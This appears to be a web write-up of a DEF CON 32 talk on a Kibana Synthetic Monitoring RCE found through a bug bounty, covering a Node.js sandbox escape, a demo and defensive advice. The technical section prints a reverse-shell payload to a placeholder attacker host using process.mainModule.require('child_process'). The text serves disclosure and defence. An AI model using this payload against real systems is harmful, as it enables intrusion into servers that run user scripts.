Exploiting the Unexploitable Insights from the Kibana Bug Bounty
Mikhail Shcherbakov
DEF CON 32 Main Stage · Day 1 · Main Stage
Overview
In this insightful talk from DEF CON 32, Mikhail Shcherbakov, a seasoned bug bounty hunter and PhD student, shares captivating stories from his extensive participation in the Kibana bug bounty program. Shcherbakov's presentation, "Exploiting the Unexploitable Insights from the Kibana Bug Bounty," focuses specifically on his discoveries of remote code execution (RCE) vulnerabilities within Kibana, a critical component of the popular ELK stack. The talk delves into the intricacies of identifying and exploiting these high-impact flaws, offering a deep dive into the technical bypasses and the defensive implications for organizations leveraging Kibana.
Key moments
- 0:00 Speaker introduction and Kibana bug bounty overview
- 2:30 Story 1: Introduction to Synthetic Monitoring feature
- 3:59 Identifying the script editor as an RCE attack surface
- 4:15 Technical bypass: Node.js 'require' for remote code execution
- 5:00 Live demo: Achieving a reverse shell on the agent
Exploiting the Unexploitable Insights from the Kibana Bug Bounty
Speakers: Mikhail Shcherbakov, PhD Student, KTH University Stockholm
Conference: DEF CON 32
YouTube: https://www.youtube.com/watch?v=H-bhmSwnRdY
Overview
In this insightful talk from DEF CON 32, Mikhail Shcherbakov, a seasoned bug bounty hunter and PhD student, shares captivating stories from his extensive participation in the Kibana bug bounty program. Shcherbakov's presentation, "Exploiting the Unexploitable Insights from the Kibana Bug Bounty," focuses specifically on his discoveries of remote code execution (RCE) vulnerabilities within Kibana, a critical component of the popular ELK stack. The talk delves into the intricacies of identifying and exploiting these high-impact flaws, offering a deep dive into the technical bypasses and the defensive implications for organizations leveraging Kibana.
The core of Shcherbakov's discussion revolves around how seemingly secure, sandboxed scripting environments can be subverted to achieve full system compromise. By dissecting a specific RCE found in Kibana's Synthetic Monitoring feature, he illustrates the critical importance of understanding the underlying execution environment—in this case, Node.js—and its module loading mechanisms. This talk is essential viewing for security researchers, developers working with JavaScript and Node.js, and administrators responsible for securing ELK stack deployments, highlighting the persistent challenge of securing complex, feature-rich applications against sophisticated attackers.
Background
▶ Watch: Speaker introduction and Kibana bug bounty overview (0:00)
Kibana stands as the "K" in the widely adopted ELK stack, a powerful open-source toolchain encompassing Elasticsearch for search and analytics, Logstash for data processing, and Kibana for data visualization and real-time analysis. Its widespread use across enterprises for operational intelligence, security analytics, and application monitoring makes it a prime target for security researchers and malicious actors alike. Kibana is a large, open-source project predominantly written in TypeScript, making its codebase accessible for static analysis and manual security reviews—a factor that greatly aids bug hunters like Shcherbakov.
Elastic, the company behind Kibana, operates an active and well-regarded bug bounty program, offering significant rewards, reportedly between $3,000 and $7,000 for critical vulnerability reports. This incentivizes skilled researchers to dedicate time and effort to uncover flaws, contributing to the overall security posture of the platform. Shcherbakov, with a strong background in static and dynamic program analysis, language-based security, and prior experience in bug bounties for major entities like Microsoft and GitHub, found Kibana an appealing target. His research interests, particularly in code reuse attacks in managed programming languages, align perfectly with the challenge of finding RCEs in complex JavaScript environments. The talk itself serves as a testament to the effectiveness of such programs when managed by a responsive and appreciative security team, as Shcherbakov explicitly thanks the Elastic security team for their excellent collaboration.
The inherent complexity of modern web applications, especially those supporting user-defined logic or scripting, often introduces attack surfaces for RCEs. These vulnerabilities allow an attacker to execute arbitrary commands on the host system, granting them significant control over the compromised server. While developers often implement sandboxing mechanisms to isolate user-provided code, subtle flaws or misunderstandings of the execution environment can lead to bypasses, turning a seemingly benign scripting feature into a critical security risk. Shcherbakov's work exemplifies how deep technical understanding can uncover such "unexploitable" paths to compromise.
Key Findings
▶ Watch: Story 1: Introduction to Synthetic Monitoring feature (2:30)
The central revelation of Mikhail Shcherbakov's talk is the discovery and exploitation of a critical remote code execution (RCE) vulnerability within Kibana's Synthetic Monitoring feature. This finding underscores the precarious balance between offering powerful, customizable features and maintaining a robust security posture, especially in applications that execute user-supplied code. The speaker focused on this particular RCE due to its high impact and the sophisticated bypass required to achieve it, demonstrating that even well-intentioned sandboxing can be circumvented by an attacker with a deep understanding of the underlying runtime environment.

The vulnerability stemmed from the Synthetic Monitoring feature's allowance for users to define custom JavaScript scripts to monitor website availability and content. While this feature was designed with security in mind, likely anticipating a sandboxed execution environment akin to a web browser, the reality of its Node.js backend created a critical opening. The initial challenge for an attacker was the absence of the require function in the immediate script scope, a common sandboxing technique to prevent direct module loading. However, Shcherbakov identified a crucial Node.js-specific bypass: leveraging process.mainModule.require('child_process'). This technique allowed for the dynamic loading of the child_process module, granting the ability to execute arbitrary system commands on the agent running the monitoring script, thus achieving full RCE.
This discovery is significant because it transformed what appeared to be a constrained, client-side-like scripting environment into a powerful RCE vector. The "unexploitable" aspect refers to the initial perception that the lack of require would prevent system-level interactions. Shcherbakov's findings highlight that effective sandboxing in Node.js environments requires a comprehensive understanding of the entire module system and global objects, not just local scope restrictions. The successful exploitation demonstrated the ability to obtain a reverse shell, revealing the user (heartbeat) and file system of the compromised monitoring agent, proving the severity of the vulnerability.
Technical Deep Dive
▶ Watch: Identifying the script editor as an RCE attack surface (3:59)
The technical core of Shcherbakov's presentation lies in the detailed exposition of the RCE within Kibana's Synthetic Monitoring feature. This feature is designed to allow users to create monitors for websites, defining specific actions and checks using custom scripts. These scripts are executed by agents deployed by Kibana to perform the monitoring tasks. From a developer's perspective, offering a script editor for user-defined logic is a powerful way to provide flexibility, but it simultaneously introduces a significant security challenge: how to execute untrusted code safely.
Initially, the Synthetic Monitoring script editor presents itself as a JavaScript environment, reminiscent of browser-based execution. Users can input code that, for instance, opens a URL (example.org) and checks for specific text elements. The critical observation made by Shcherbakov was that if this JavaScript code could be modified to execute system commands, it would lead to a severe RCE. The immediate hurdle for such an attack is the typical sandboxing measure: the absence of the require function within the script's direct scope. In standard Node.js applications, require is fundamental for importing modules, including powerful ones like child_process which enables command execution. Its absence is a common security control in sandboxed JavaScript environments, frequently encountered in Capture The Flag (CTF) challenges designed to test Node.js sandbox escape techniques.
However, Shcherbakov identified a specific bypass leveraging the internal structure of the Node.js runtime. The key insight was that while the local scope of the user-provided script might not have require directly available, it could often access global objects and the main module context. In Node.js, the process global object provides information about, and control over, the current Node.js process. Crucially, process contains a reference to the mainModule, which represents the primary script that was loaded when the Node.js process started. This mainModule object, being the root of the application, retains its full capabilities, including its own require function.
The specific payload crafted by Shcherbakov to achieve RCE was conceptually similar to:
process.mainModule.require('child_process').execSync('bash -i >& /dev/tcp/ATTACKER_IP/PORT 0>&1');
Let's break down this bypass:
process.mainModule: This accesses theModuleobject that represents the main entry point of the Node.js application. Unlike the restricted scope of the user-supplied script, this main module operates with full privileges and access to Node.js's native module loading mechanisms..require('child_process'): By invoking therequiremethod of the main module, the attacker can bypass the local scope'srequirerestriction. This allows the loading of any built-in Node.js module, includingchild_process. Thechild_processmodule is notoriously powerful from a security perspective, as it provides the ability to spawn new processes and execute shell commands..execSync('bash -i >& /dev/tcp/ATTACKER_IP/PORT 0>&1'): Once thechild_processmodule is loaded, its functions likeexec,execSync,spawn, orforkcan be used to execute arbitrary operating system commands. In the demonstrated proof-of-concept,execSync(or a similar synchronous execution method) was used to launch a reverse shell. This command connects back to an attacker-controlled IP address and port, providing a fully interactive shell on the compromised Kibana monitoring agent.
The success of this technique hinges on the fact that the Kibana Synthetic Monitoring agents were executing these scripts in a Node.js environment where process.mainModule was accessible and its require function was not sufficiently restricted. This highlights a common pitfall in sandboxing Node.js: simply removing require from the immediate global scope is often insufficient if more privileged Module objects or global contexts remain accessible. A robust Node.js sandbox requires more comprehensive isolation, often involving vm.createContext or vm.runInContext with carefully controlled global objects, or even running user code in entirely separate, highly restricted processes. The ability to load child_process effectively nullifies any attempt at sandboxing within the same Node.js process, leading directly to operating system command execution.
Demo / Proof of Concept
▶ Watch: Technical bypass: Node.js 'require' for remote code execution (4:15)
Mikhail Shcherbakov provided a clear and compelling demonstration of the remote code execution vulnerability during his talk, illustrating the practical impact of the technical bypass. The demonstration began within the Kibana interface, specifically navigating to the Synthetic Monitoring feature.
The speaker showed the standard workflow for creating a new monitor: setting a name, defining the location for the monitoring agent, and then critically, accessing the script editor. This editor is where users are intended to paste their custom JavaScript logic for website monitoring.
For the proof-of-concept, Shcherbakov replaced the benign example script with a malicious payload designed to establish a reverse shell. While the exact code wasn't fully displayed on screen, the speaker confirmed it utilized the Node.js bypass discussed in the technical deep dive: process.mainModule.require('child_process') to invoke system commands. The specific command aimed to open a shell connection back to an attacker-controlled listener.
Upon pasting the malicious script and initiating the monitor run, the demonstration immediately showed a successful connection on the attacker's listening machine. The reverse shell provided interactive access to the compromised Kibana monitoring agent. Shcherbakov then proceeded to execute basic shell commands, such as ls to list files and whoami to identify the current user. The output clearly revealed that the commands were being executed by a user named heartbeat, indicating the specific context and privileges of the compromised monitoring agent. This confirmed not only the RCE but also provided insight into the typical execution environment for these agents. The ability to browse the file system and identify the user account solidified the severity of the vulnerability, demonstrating full control over the agent machine.
Defensive Implications
▶ Watch: Live demo: Achieving a reverse shell on the agent (5:00)
The remote code execution vulnerability discovered in Kibana's Synthetic Monitoring feature, and similar bypasses in sandboxed environments, carries significant defensive implications for organizations deploying and managing the ELK stack, as well as for developers building applications that execute user-provided code.
- Robust Sandboxing and Isolation: The primary lesson is that sandboxing user-supplied code, especially in Node.js environments, requires extreme vigilance. Simply removing
requirefrom the local scope is insufficient. Defenders and developers must implement comprehensive isolation strategies. This could involve:
- Dedicated Processes: Running user scripts in entirely separate, low-privilege processes, perhaps within Docker containers or isolated virtual machines, that have no network access to internal resources and minimal file system access.
- Node.js
vmModule with Extreme Caution: Ifvmis used, the context must be meticulously stripped of all potentially dangerous global objects and functions (e.g.,process,require,Buffer,setTimeout,setImmediate,eval,Functionconstructor). Relying on blacklists is inherently risky; a whitelist approach is safer but still challenging to implement perfectly. - WebAssembly (Wasm): For highly sensitive execution environments, compiling user code to WebAssembly might offer a more robust sandboxing model due to its stricter execution model and limited host interactions by default.
- Principle of Least Privilege: The
heartbeatuser identified in the demo highlights the need for the principle of least privilege. Monitoring agents, or any component executing untrusted code, should run with the absolute minimum necessary permissions. They should not have access to sensitive files, network segments, or system commands beyond their core operational requirements. This minimizes the blast radius even if an RCE occurs.
- Input Validation and Sanitization: While a code execution vulnerability bypasses typical input validation for data, robust validation is still critical for other attack vectors. For scripting features, this translates to ensuring that the type of script being submitted adheres to expected formats and that any parameters passed to the script are strictly validated.
- Continuous Monitoring and Alerting: Organizations must implement robust security monitoring for their Kibana instances and associated agents. This includes:
- System Call Monitoring: Detecting unusual process spawning (e.g.,
bash,sh,nc,pythonfor reverse shells) originating from the monitoring agent processes. - Network Activity Monitoring: Alerting on outbound connections from internal agents to suspicious external IP addresses or unusual ports.
- File System Integrity Monitoring: Watching for unauthorized file modifications or creations on agent machines.
- Regular Updates and Patching: Staying current with Kibana and Elastic Stack releases is paramount. Vulnerabilities like the one discussed are typically patched promptly by vendors. Delaying updates leaves systems exposed to known exploits. Organizations should have a rigorous patch management process.
- Security Audits and Code Reviews: For custom applications integrating scripting capabilities, regular security audits and peer code reviews, specifically focusing on the security of code execution environments, are essential. Engaging with bug bounty programs or third-party security assessments can also help uncover subtle flaws.
- Understanding the Execution Environment: Developers and security teams need a deep understanding of the specific runtime environment (e.g., Node.js, Python, Java JVM) where user-provided code will execute. Assumptions about inherent sandboxing can be dangerous; every potential escape route, from module loading to global object access, must be considered and explicitly mitigated.
By adhering to these defensive strategies, organizations can significantly reduce their exposure to RCE vulnerabilities arising from user-defined code execution features, turning potentially "unexploitable" flaws into truly secure implementations.
Key Takeaways
- Node.js Sandboxing is Complex: Simply removing
requirefrom the immediate scope is insufficient to prevent RCE in Node.js environments; deeper understanding ofprocess.mainModuleand global contexts is crucial for effective sandboxing. - Synthetic Monitoring RCE: Kibana's Synthetic Monitoring feature, designed for website checks, was vulnerable to RCE due to a bypass that allowed loading of the
child_processmodule. process.mainModule.requireBypass: The core of the exploit involved usingprocess.mainModule.require('child_process')to gain access to system command execution capabilities, demonstrating a critical Node.js sandbox escape technique.- Least Privilege is Paramount: Monitoring agents and similar services executing untrusted code should run with minimal user privileges (e.g., the
heartbeatuser in the demo) to limit the impact of a compromise. - Proactive Monitoring is Essential: Organizations must implement robust security monitoring for unusual process execution and network connections originating from systems running user-defined scripts.
- Bug Bounty Programs are Effective: The Elastic bug bounty program's responsiveness and good management were highlighted as key factors in the discovery and responsible disclosure of these critical vulnerabilities.
About the Speaker(s)
Mikhail Shcherbakov is a dedicated security researcher and PhD student currently finalizing his studies at KTH University Stockholm. His doctoral research focuses on code reuse attacks in managed programming languages and runtimes, an area that directly informs his practical work in vulnerability discovery. Shcherbakov's primary research interests include static code analysis, dynamic program analysis, and language-based security in general. He has an active presence in the bug bounty community, having successfully contributed to programs for major technology companies such as Microsoft, GitHub, and Elastic, where his insights into the Kibana platform proved particularly impactful. His extensive experience in uncovering complex vulnerabilities, particularly remote code execution flaws, underscores his expertise in application security.
Reviews
Dr. Zero (Offensive Security Researcher) — MUST SEE
Dr. Shcherbakov's deep dive into Kibana RCEs from his bug bounty exploits is precisely the kind of substantive research this conference needs. He meticulously dissects a critical Node.js sandbox bypass within Synthetic Monitoring, demonstrating how process.mainModule.require can turn a seemingly benign scripting feature into a full system compromise. This isn't just theory; it's a real-world, high-impact vulnerability discovery, complete with actionable defensive implications, making it an essential watch for anyone serious about Node.js security or ELK stack defense.